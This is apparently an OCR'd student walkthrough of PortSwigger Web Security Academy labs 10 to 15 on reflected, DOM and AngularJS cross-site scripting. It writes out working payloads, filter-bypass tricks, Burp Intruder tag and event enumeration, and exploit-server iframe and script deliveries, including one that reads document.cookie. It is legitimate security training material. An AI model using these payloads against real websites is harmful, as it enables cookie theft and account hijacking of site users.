

Web Security Academy
Reflected XSS into a JavaScript string with angle brackets HTML encoded
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for 'z3nsh3ll';alert(); let myvar = 'test'
Search the blog...
Search
< Back to Blog


Lab 10

- On the product pages, notice that the dangerous JavaScript extracts a storeId parameter from the location.search source. It then uses document.write to create a new option in the select element for the stock checker functionality.



- Add a storeId query parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL.In the browser, notice that your random string is now listed as one of the options in the drop-down list.






- Change the URL to include a suitable XSS payload inside the storeId parameter as follows:


product?productId=1&storeId="></select>

<img%20src=1%20onerror=alert(1)>




Lab 11

- Enter a random alphanumeric string into the search box.




- View the page source and observe that your random string is enclosed in an ng-app directive.




- Enter the following AngularJS expression in the search box:

  {{$on.constructor('alert(1)')()}}


- Click search and the lab updated.






Lab 12

- The lab, go to the target website and use the search bar to search for a random test string, such as " z3nsh3ll "





- In Burp Suite, go to the Proxy tool and make sure that the Intercept feature is switched on. Return to the Proxy tool in Burp Suite and forward the request. On the Intercept tab, notice that the string is reflected in a JSON response called ‘search-results’.



- To solve this lab, enter the following search term:

\"-alert(1)}//


Web Security Academy
Reflected D
...ef3981f20c1c00550097.web-security-academy.net says
OK
LAB Solved
Home
Search the blog...
Search



Web Security Academy
Reflected DOM XSS
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for 'z3nsh3ll'
Search the blog...
Search
<Back to Blog

Lab 13

- Post a comment containing the following vector:

<><img src=1 onerror=alert(1)>

In an attempt to prevent XSS, the website uses the JavaScript replace() function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.




Lab 14


- Inject a standard XSS vector, such as:

```
<img src=1 onerror=print()>
```


- Observe that this gets blocked. In the next few steps, we'll use use Burp Intruder to test which tags and attributes are being blocked.
- Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.



- In Burp Intruder, in the Positions tab, replace the value of the search term with: <>
- Place the cursor between the angle brackets and click "Add §" twice, to create a payload position. The value of the search term should now look like: <§§>
- Visit the XSS cheat sheet and click "Copy tags to clipboard".




- In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the body payload, which caused a 200 response.




- Go back to the Positions tab in Burp Intruder and replace your search term with:
-
- <body%20=1>
- Place the cursor before the = character and click "Add §" twice, to create a payload position. The value of the search term should now look like: <body%20§§=1>

- Visit the XSS cheat sheet and click "copy events to clipboard".
- In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".




- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onresize payload, which caused a 200 response.



- Go to the exploit server and paste the following code, replacing YOUR-LAB-ID with your lab ID:

<iframe src="https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>

- Click "Store" and "Deliver exploit to victim".



Lab 15


- Go to the exploit server and paste the following code, replacing YOUR-LAB-ID with your lab ID:

<script>

location = 'https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';

</script>

